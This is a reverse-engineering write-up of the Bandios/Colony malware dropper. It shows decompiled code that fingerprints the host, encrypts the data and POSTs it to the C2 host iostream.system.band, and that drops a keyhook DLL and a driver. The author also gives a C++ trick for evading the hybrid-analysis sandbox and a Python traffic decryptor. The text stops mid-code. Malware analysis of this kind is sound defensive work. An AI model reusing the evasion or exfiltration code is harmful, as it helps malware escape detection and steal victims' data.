


# Reversing Bandios/Colony Malware

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I found the sample on the [ANY.RUN](#) sandbox.



On the [ANY.RUN](#) sandbox we see that it spawns the child process with `-install` argument, the child process creates several files under `%SYSTEM_DIRECTORY%` :

ID	Process	Filename	Size	Type
2296	OnlineInstaller.exe	C:\Users\admin\AppData\Local\Temp\OnlineInstaller.tmp	3.57 Mb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\spoolsr.exe	1.26 Mb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\MS.dat	1.26 Mb	binary
2916	OnlineInstaller.tmp	C:\Windows\system32\KeyHook32.dll	457 Kb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\KH.dat	457 Kb	binary
2916	OnlineInstaller.tmp	C:\Windows\system32\usp20.dll	38.2 Kb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\UP.dat	38.2 Kb	binary
2916	OnlineInstaller.tmp	C:\Windows\system32\drivers\iaStorE.sys	13.5 Kb	executable
2296	OnlineInstaller.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Cookies\admin@system[1].txt	112 b	text
1664	lsass.exe	C:\Windows\bootstat.dat	66.0 Kb	smt
1508	svchost.exe	C:\Windows\setupact.log	112 b	text
1284	svchost.exe	C:\Windows\Tasks\SA.DAT	6 b	binary
1392	services.exe	C:\Windows\system32\logfiles\scm\9b75c702-ea13-406a-badb-6c588ee4375b	20 b	binary
1392	services.exe	C:\Windows\system32\logfiles\scm\b738277c-cf56-4768-82fc-a2f461b0f48c	12 b	binary

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Sample IOC

PROCESS  
Filter by name or

Reboots Initial

684 OnlineInstaller.exe PE

2296 OnlineInstaller.exe PE

2916 OnlineInstaller.tmp PE -install

If we run the same executable on hybrid-analysis we get almost nothing, it executes recursively and never ends:

Analysed 6 processes in total (System Resource Monitor).

- OnlineInstaller.exe (PID: 2152) 41/68
  - OnlineInstaller.tmp -install (PID: 2412) 41/68
    - OnlineInstaller.tmp -install (PID: 348) 41/68
      - OnlineInstaller.tmp -install (PID: 2368) 41/68
        - OnlineInstaller.tmp -install (PID: 2488) 41/68
          - OnlineInstaller.tmp -install (PID: 2664) 41/68

Logged Script Calls	Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	Network Activity	Network Error	Multiscan Match

Let's dive in deep and see what happens.

NOTE: I've renamed functions after analysis

After getting the necessary privileges it checks if `-install` argument is there. if not, it executes `copy_tmp_with_install_arg` and `collect_encrypt_send`, otherwise `iaStorE_and_files` will be executed.

```

12
13 TokenHandle = 0;
14 v4 = GetCurrentProcess();
15 OpenProcessToken(v4, 0x28u, &TokenHandle);
16 if ( TokenHandle )
17 {
18     LookupPrivilegeValueW(0, L"SeDebugPrivilege", (PLUID)NewState.Privileges);
19     NewState.PrivilegeCount = 1;
20     NewState.Privileges[0].Attributes = 2;
21     AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
22     CloseHandle(TokenHandle);
23 }
24 TokenHandle = 0;
25 v5 = GetCurrentProcess();
26 OpenProcessToken(v5, 0x28u, &TokenHandle);
27 if ( TokenHandle )
28 {
29     LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", (PLUID)NewState.Privileges);
30     NewState.PrivilegeCount = 1;
31     NewState.Privileges[0].Attributes = 2;
32     AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
33     CloseHandle(TokenHandle);
34 }
35 Dest = 0;
36 memset(&v13, 0, 0x206u);
37 Filename = 0;
38 memset(&v11, 0, 0x206u);
39 v6 = GetCommandLineW();
40 GetModuleFileNameW(0, &Filename, 0x104u);
41 _swprintf(&Dest, L"%s -install", &Filename);
42 if ( wcsicmp(v6, &Dest) )
43 {
44     copy_tmp_with_install_arg();
45     collect_encrypt_send();
46 }
47 else
48 {
49     iaStorE_and_files();
50 }
51 return 0;
52 }

```

Inside `copy_tmp_with_install_arg` it copies itself to `%TEMP%` directory and executes with the `-install` argument:

```

lea    eax, [ebp-640h]
xorps  xmm0, xmm0
movdqa xmmword ptr [ebp-640h], xmm0
push   eax                ; lpProcessInformation
lea    eax, [ebp-688h]
push   eax                ; lpStartupInfo
push   0                  ; lpCurrentDirectory
push   0                  ; lpEnvironment
push   0                  ; dwCreationFlags
push   1                  ; bInheritHandles
push   0                  ; lpThreadAttributes
push   0                  ; lpProcessAttributes
lea    eax, [ebp-210h]
push   eax                ; lpCommandLine
push   0                  ; lpApplicationName
call   ds:CreateProcessW ; -install
test   eax, eax
jz     short loc_297142

```


100.00% (55,4025) (61,301) 00006515 00297115: copy\_tmp\_with\_install\_arg+265 (Synchronized with EIP)

Hex View-1

001CF480	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
001CF490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
001CF4A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
001CF4B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
001CF4C0	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C:.\.U.s.e.r.s.
001CF4D0	5C 00 4A 00 4F 00 48 00 4E 00 44 00 4F 00 7E 00	\.J.O.H.N.D.O.~.
001CF4E0	31 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00	1.\.A.p.p.D.a.t.
001CF4F0	61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00	a.\.L.o.c.a.l.\.
001CF500	54 00 65 00 6D 00 70 00 5C 00 4F 00 6E 00 6C 00	T.e.m.p.\.O.n.l.
001CF510	69 00 6E 00 65 00 49 00 6E 00 73 00 74 00 61 00	i.n.e.I.n.s.t.a.
001CF520	6C 00 6C 00 65 00 72 00 2E 00 74 00 6D 00 70 00	l.l.e.r...t.m.p.
001CF530	20 00 2D 00 69 00 6E 00 73 00 74 00 61 00 6C 00	.-.i.n.s.t.a.l.
001CF540	6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00	l.....
001CF550	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

A very interesting fact is that there are two ways to execute application using the CreateProcess function:

`CreateProcess(exePath, nullptr, ...);` and `CreateProcess(nullptr, exePath, ...);`, if we run the program via the first method we get command line string with quotation marks, otherwise we get one without it:



The sample calls the second variant and at the beginning of the process it checks the arguments without quotation marks, in the normal environment it works as expected but not on the `hybrid-analysis` sandbox. Most likely, `hybrid-analysis` hooks `CreateProcess` at some level and after checking parameters it changes something and passes arguments to lower functions, so, at the end, we get a different command line string, which causes infinite recursion in case of the sample.

We can use this simple technique to bypass `hybrid-analysis` sandbox (`any.run` is immune):

```

19
20 TCHAR filename[MAX_PATH]{};
21 GetModuleFileName(nullptr, filename, MAX_PATH);
22
23 const auto rm = CreateMutex(nullptr, FALSE, L"xyz");
24 if (rm && ERROR_ALREADY_EXISTS == GetLastError())
25 {
26     const auto cmd_str = GetCommandLine();
27     if (!wcsncmp(filename, cmd_str))
28         CreateMutex(nullptr, FALSE, L"CLEAN");
29     else
30         CreateMutex(nullptr, FALSE, L"big_brother_watching_you");
31
32     getchar();
33     return 0;
34 }
35
36 TCHAR szTempFileName[MAX_PATH];
37 TCHAR lpTempPathBuffer[MAX_PATH];
38 GetTempPath(MAX_PATH, lpTempPathBuffer);
39 GetTempFileName(lpTempPathBuffer, // directory for tmp files
40 TEXT("DEMO"), // temp file name prefix
41 0, // create unique name
42 szTempFileName); // buffer for name
43 CopyFile(filename, szTempFileName, FALSE);
44
45
46 STARTUPINFO sa{ sizeof(sa) };
47 PROCESS_INFORMATION pi{};
48
49 // CreateProcess(static_cast<LPWSTR>(szTempFileName), nullptr, nul
50 CreateProcess(nullptr, szTempFileName, nullptr, nullptr, FALSE, 0,
51
52 WaitForSingleObject(pi.hProcess, INFINITE);
53

```


Contains ability to query machine time														
Possibly tries to detect the presence of a debugger														
<b>General</b>														
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Spawns new processes														
<b>Installation/Persistence</b>														
Touches files in the Windows directory														
<b>Pattern Matching</b>														

That's the reason why `hybrid-analysis` fails. Let's back to our analysis.

UPDATE 17.04.2018: The bypass on `hybrid-analysis` is fixed now

After executing child process with `-install` parameter, it calls `collect_encrypt_send` function and starts collection information about the system:

Windows version:



Installed browser:

```

35  memset(&Args, 0, 0x206u);
36  _vswprintf_0(&SubKey, L"SOFTWARE\\Google\\Chrome", v3);
37  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 1u, &phkResult)
38      || (_vswprintf_0(&SubKey, L"SOFTWARE\\Google\\Chrome", a2),
39          !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult)) )
40  {
41      memset(v2, 0, 0x80u);
42      v2->m128i_i32[0] = 1869768771;
43      LOWORD(v2->m128i_i32[1]) = 25965;
44 LABEL_40:
45      BYTE2(v2->m128i_i32[1]) = 0;
46      goto LABEL_41;
47  }
48  memset(&SubKey, 0, 0x104u);
49  _vswprintf_0(&SubKey, L"SOFTWARE\\Mozilla\\Mozilla Firefox", v4);
50  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 1u, &phkResult)
51      || (memset(&SubKey, 0, 0x104u),
52          _vswprintf_0(&SubKey, L"SOFTWARE\\Mozilla\\Mozilla Firefox", v5),
53          !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult)) )
54  {
55      memset(v2, 0, 0x80u);
56      v2->m128i_i32[0] = 1701996870;
57      v2->m128i_i32[1] = 7892838;
58 LABEL_41:
59      RegCloseKey(phkResult);
60      return 1;
61  }
62  memset(&SubKey, 0, 0x104u);
63  _vswprintf_0(&SubKey, L"Software\\Apple Computer, Inc.\\Safari", v6);
64  if ( !RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult) )
65  {
66      memset(v2, 0, 0x80u);
67      v2->m128i_i32[0] = 1634099539;
68      LOWORD(v2->m128i_i32[1]) = 26004;

```

NOTE: A clean version of Windows 10 contains HKEY\_CURRENT\_USER\\Software\\Google\\Chrome key, even if there is no Chrome installed, so this method is not reliable

Installed AV via checking HKEY\_LOCAL\_MACHINE\\SOFTWARE\\%AV\_NAME% key:

```

27 v1 = this;
28 v7 = "webroot";
29 v8 = "F-Secure";
30 v2 = 0;
31 v9 = "Bitdefender Agent";
32 v10 = "Emsisoft";
33 v11 = "TrendMicro";
34 v12 = "McAfee";
35 v13 = "Norton";
36 v14 = "KasperskyLab";
37 v15 = "AVAST Software";
38 v16 = "Avira";
39 v17 = "ESET";
40 v18 = &off_3103F8;
41 v19 = "Baidu Security";
42 v20 = "360TotalSecurity";
43 v21 = "360Safe";
44 v22 = "MicrosoftWindows Defender";
45 while ( 1 )
46 {
47     phkResult = 0;
48     memset(&SubKey, 0, 0x80u);
49     sprintf(&SubKey, "SOFTWARE\\%s", (&v7)[v2]);
50     if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x20019u, &phkResult) )
51         break;
52     if ( (unsigned int)++v2 >= 0x10 )
53     {
54         *(_DWORD *)v1 = 'nknu';
55         v1[2] = 'wo';
56         result = 0;
57         *((_BYTE *)v1 + 6) = 0;
58         return result;
59     }
60 }

```

MAC address of the adapter and system language:



```
mov [esp+208h+MACAddr], 0
push 0 ; int
push eax ; void *
call _memset
add esp, 0Ch
lea ecx, [esp+204h+MACAddr]
call getMAC
cmp eax, 0FFFFFFFh
jnz short loc_2916ED

loc_2916ED:
lea ecx, [esp+204h+sysLANG]
call getSysLang
push 3 ; size_t
push offset unk_30DED8 ; void *
lea ecx, [esp+20Ch+machineInfo] ; int
mov [esp+20Ch+var_1E0], 0Fh
mov [esp+20Ch+var_1E4], 0
mov byte ptr [esp+20Ch+machineInfo], 0
call move_0
mov [esp+204h+var_4], 0
cmp [esp+204h+MACAddr], 0
```

It passes the collected information to the `machine_info_AES_base64` function, which encrypts the content with `AES` and encodes with `base64` :

```
00291889 loc_291889: ; size_t
00291889 push ecx
0029188A lea eax, [esp+208h+Browser]
00291891 push eax ; void *
00291892 lea ecx, [esp+20Ch+machineInfo]
00291896 call cat
0029189B lea edx, [esp+204h+machineInfo] ; int
0029189F lea ecx, [esp+204h+SystemInfo] ; void *
002918A3 call machine_info_AES_base64
002918A8 mov esi, eax ; base64_encoded
002918AA lea eax, [esp+204h+machineInfo]
002918AE cmp eax, esi
002918B0 jz short loc_2918E4
```

100.00% (123,5615) (122,305) 00000C9B 0029189B: collect\_send+32B (Synchronized with EIP)

Hex	ASCII
02B5BAF0	75 61 3D 30 30 2D 30 43 2D 32 39 2D 43 35 2D 41
02B5BB00	39 2D 43 43 26 67 65 74 3D 42 53 26 6C 61 6E 67
02B5BB10	3D 55 2E 48 26 72 65 67 69 6F 6E 3D 31 30 26 72
02B5BB20	65 66 65 72 72 65 72 3D 75 6E 6B 6E 6F 77 26 6F
02B5BB30	73 3D 57 69 6E 64 6F 77 73 31 30 20 31 36 32 39
02B5BB40	39 20 78 36 34 26 62 72 6F 77 73 65 72 3D 43 68
02B5BB50	72 6F 6D 65 00 F0 AD BA EE FE AB AB AB AB AB

Inside `machine_info_AES_base64` it calls `CoCreateGuid` to generate 8 bytes of random data and adds another 8 bytes hardcoded value `1Q2a3k79` :

```
76 LOBYTE(v62) = 1;
77 v60 = 0;
78 memset(&v61, 0, 0x3Fu);
79 if ( CoCreateGuid(&pguid) )
80 {
81     sub_291B50(v3, &v51);
82     if ( v47 >= 0x10 )
83         j__free(v45);
84     v47 = 15;
85     v46 = 0;
86     LOBYTE(v45) = 0;
87     if ( v53 >= 0x10 )
88         j__free(v51);
89 }
90 else
91 {
92     _snprintf(&v60, 0x40u, "%08X", pguid.Data1);
93     if ( v60 )
94         v4 = strlen(&v60);
95     else
96         v4 = 0;
97     move__0((int)&v45, &v60, v4);
98     move((int)&v45, (int)&bytes_md5_rand, v5, 8u);
99     LOBYTE(v62) = 2;
100    cat_(&rand_bytes_hardc, "1Q2a3k79");
101    LOBYTE(v62) = 4;
102    if ( v44 >= 0x10 )
103        j__free(bytes_md5_rand);
104
```

The sample uses `MD5` functions from `advapi32.dll` to calculate the `md5` hash of the abovementioned 16 bytes string ( `8_rand_bytes_8_hard_coded` )

```

00294749 push    offset LibFileName ; "advapi32.dll"
0029474E mov     [ebp+var_1AC], ecx
00294754 call   ds:LoadLibraryA
0029475A mov     [ebp+hModule], eax
00294760 test   eax, eax
00294762 jz     short loc_2947C5

```

```

00294764 mov     esi, ds:GetProcAddress
0029476A push   offset ProcName ; "MD5Init"
0029476F push   eax ; hModule
00294770 call   esi ; GetProcAddress
00294772 push   offset aMd5update ; "MD5Update"
00294777 push   [ebp+hModule] ; hModule
0029477D mov     edi, eax
0029477F call   esi ; GetProcAddress
00294781 push   offset aMd5final ; "MD5Final"
00294786 push   [ebp+hModule] ; hModule
0029478C mov     ebx, eax
0029478E call   esi ; GetProcAddress
00294790 mov     esi, eax
00294792 lea   eax, [ebp+var_1A0]
00294798 push   eax
00294799 call   edi
0029479B push   [ebp+var_1AC]
002947A1 lea   eax, [ebp+var_1A0]
002947A7 push   [ebp+var_1B4]
002947AD push   eax ; int
002947AE call   ebx
002947B0 lea   eax, [ebp+var_1A0]
002947B6 push   eax
002947B7 call   esi ; MD5Final
002947B9 mov     ebx, [ebp+var_1B0]
002947BF mov     edi, [ebp+machineInfo]

```

After that, it uses the hash as the key to encrypt the system information using `AES` algorithm and encodes the encrypted content via `base64` :

```

002948C2 mov     ecx, esp
002948C4 push   0FFFFFFFh      ; size_t
002948C6 push   0              ; int
002948C8 mov     dword ptr [ecx+14h], 0Fh
002948CF mov     dword ptr [ecx+10h], 0
002948D6 push   eax           ; AES_KEY_hash_rand
002948D7 mov     byte ptr [ecx], 0
002948DA call   move__1
002948DF push   1              ; int
002948E1 mov     edx, edi      ; plain_text MACHINE_INFO
002948E3 lea   ecx, [ebp+out_encrypted_??] ; int
002948E9 call   AES_encrypt
002948EE add     esp, 1Ch
002948F1 mov     byte ptr [ebp+var_4], 9
002948F5 mov     eax, [ebp+var_E8]
002948FB test    eax, eax
002948FD jz     loc_294A64

```

```

00294903 cmp     [ebp+var_E4], 10h
0029490A lea   edx, [ebp+out_encrypted_??]
00294910 push  eax
00294911 cmovnb edx, [ebp+out_encrypted_??]
00294918 lea   ecx, [ebp+base64_encoded]
0029491E call  base64_
00294923 add     esp, 4
00294926 push  8              ; size_t
00294928 push  ecx           ; int
00294929 lea   eax, [ebp+var_138]
0029492F mov     byte ptr [ebp+var_4], 0Ah

```


**NOTE** : IDA Scope plugin for IDA Pro is very useful to detect which cryptography algorithms are used in a sample.

It sends the encrypted and encoded data to [iostream.system.band/dump/io/time.php](http://iostream.system.band/dump/io/time.php) :

```

23 | v2 = 0;
24 | __mm_storeu_si128((__m128i *)&v16, __mm_loadu_si128((const __m128i *)&xmmword_30DF58));
25 | v3 = InternetOpenA("DoPost", 1u, 0, 0, 0);
26 | v4 = v3;
27 | if ( v3 )
28 | {
29 |     v5 = InternetConnectA(v3, "iostream.system.band", 0x50u, 0, 0, 3u, 0, 0);
30 |     hInternet = v5;
31 |     if ( v5 )
32 |     {
33 |         v1 = HttpOpenRequestA(v5, "POST", "/dump/io/time.php", "HTTP/1.0", 0, 0, 0x4000000u, 1u);
34 |         if ( v1 )
35 |         {
36 |             v6 = lpOptional;
37 |             v7 = strlen((const char *)lpOptional);
38 |             lpOptional = &szHeaders[1];
39 |             v2 = HttpSendRequestA(v1, szHeaders, &szHeaders[strlen(szHeaders) + 1] - &szHeaders[1], v6, v7);
40 |             if ( v2 )
41 |             {
42 |                 Buffer = 0;
43 |                 memset(&v13, 0, 0x3FFu);
44 |                 dwBufferLength = 0x100000;
45 |                 v2 = HttpQueryInfoA(v1, 0x13u, &Buffer, &dwBufferLength, 0);
46 |                 strtol_0(&Buffer);
47 |             }
48 |         }
49 |     }
50 |     InternetCloseHandle(v4);
51 |     if ( hInternet )

```



The first 8 bytes are generated by the `CoCreateGuid` call. There is simple code to decrypt the traffic content:

```

16
17 def decrypt_traffic(content):
18     key = content[:8] + b"1Q2a3k79"
19     m = hashlib.md5()
20     key = hashlib.md5(key).digest()
21     base64_encoded = content[8:]
22
23     encrypted_content = base64.b64decode(base64_encoded)
24
25     IV = 16 * b'\x00'
26     mode = AES.MODE_CBC
27     decryptor = AES.new(key, mode, IV)
28
29     dec_content = decryptor.decrypt(encrypted_content)
30
31     print(dec_content)
32
33
34 decrypt_traffic(b"B1104111eHq/z71gJEqEVhjIRqy1f6EjJweA1PESXS8zAJAzIAUu383nxWqU+bZh5Sq90SF3ishBqPdZZI65pDdjLH630/zrB5dmVsoTbsNZL1m7cxIG4W2szD7byCudd5+CLibJmW+L")

```

```

[Running] python "/home/johndoe/Desktop/tmp/pycrypto.py"
b'ua=00-0C-29-C5-A9-CC&get=B5&lang=U.K&region=10&referrer=unknow&os=Windows10 16299 x64&browser=Chrome\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c'
[Done] exited with code=0 in 0.063 seconds

```

After sending system information, the parent process dies, but the child process continues execution with the `-install` argument, and in this case, it executes the `iaStorE_and_files` function.

After calling the `GetNativeSystemInfo` function, it extracts 32-bit or 64-bit executables based on the `SYSTEM_INFO.dwOemId` field

```

1 }
2 GetNativeSystemInfo(&SystemInfo);
3 if ( SystemInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64 || SystemInfo.wProcessorArchitecture == 6 )
4 {
5     v10 = *Wow64DisableWow64FsRedirection;
6     OldValue = 0;
7     if ( !*Wow64DisableWow64FsRedirection )
8     {
9         v11 = GetModuleHandleW(L"Kernel32.dll");
10        if ( v11 )
11        {
12            v10 = GetProcAddress(v11, "Wow64DisableWow64FsRedirection");
13            *Wow64DisableWow64FsRedirection = v10;
14        }
15        else
16        {
17            v10 = *Wow64DisableWow64FsRedirection;
18        }
19    }
20    OldValue = 0;
21    if ( v10 )
22        (v10)(&OldValue);
23    write_spoolsr_and_MSdat();
24    KeyHook_usp20_n_dats();
25    v12 = FindResourceW(0, 0x6E, L"KPE");
26    v13 = ...

```

After checking the system architecture it calls `write_spoolsr_and_MSdat` and there it decrypts PE from `byte_443870` (in case of a `0x64-bit` system) using `0xDD` as the key, generates random `0x40` bytes and appends to the decrypted file, it saves the decrypted file as `%SYS_DIR%\spoolsr.exe` and the encrypted file as `%SYS_DIR%\MS.dat` :

```

50 | v0 = 0;
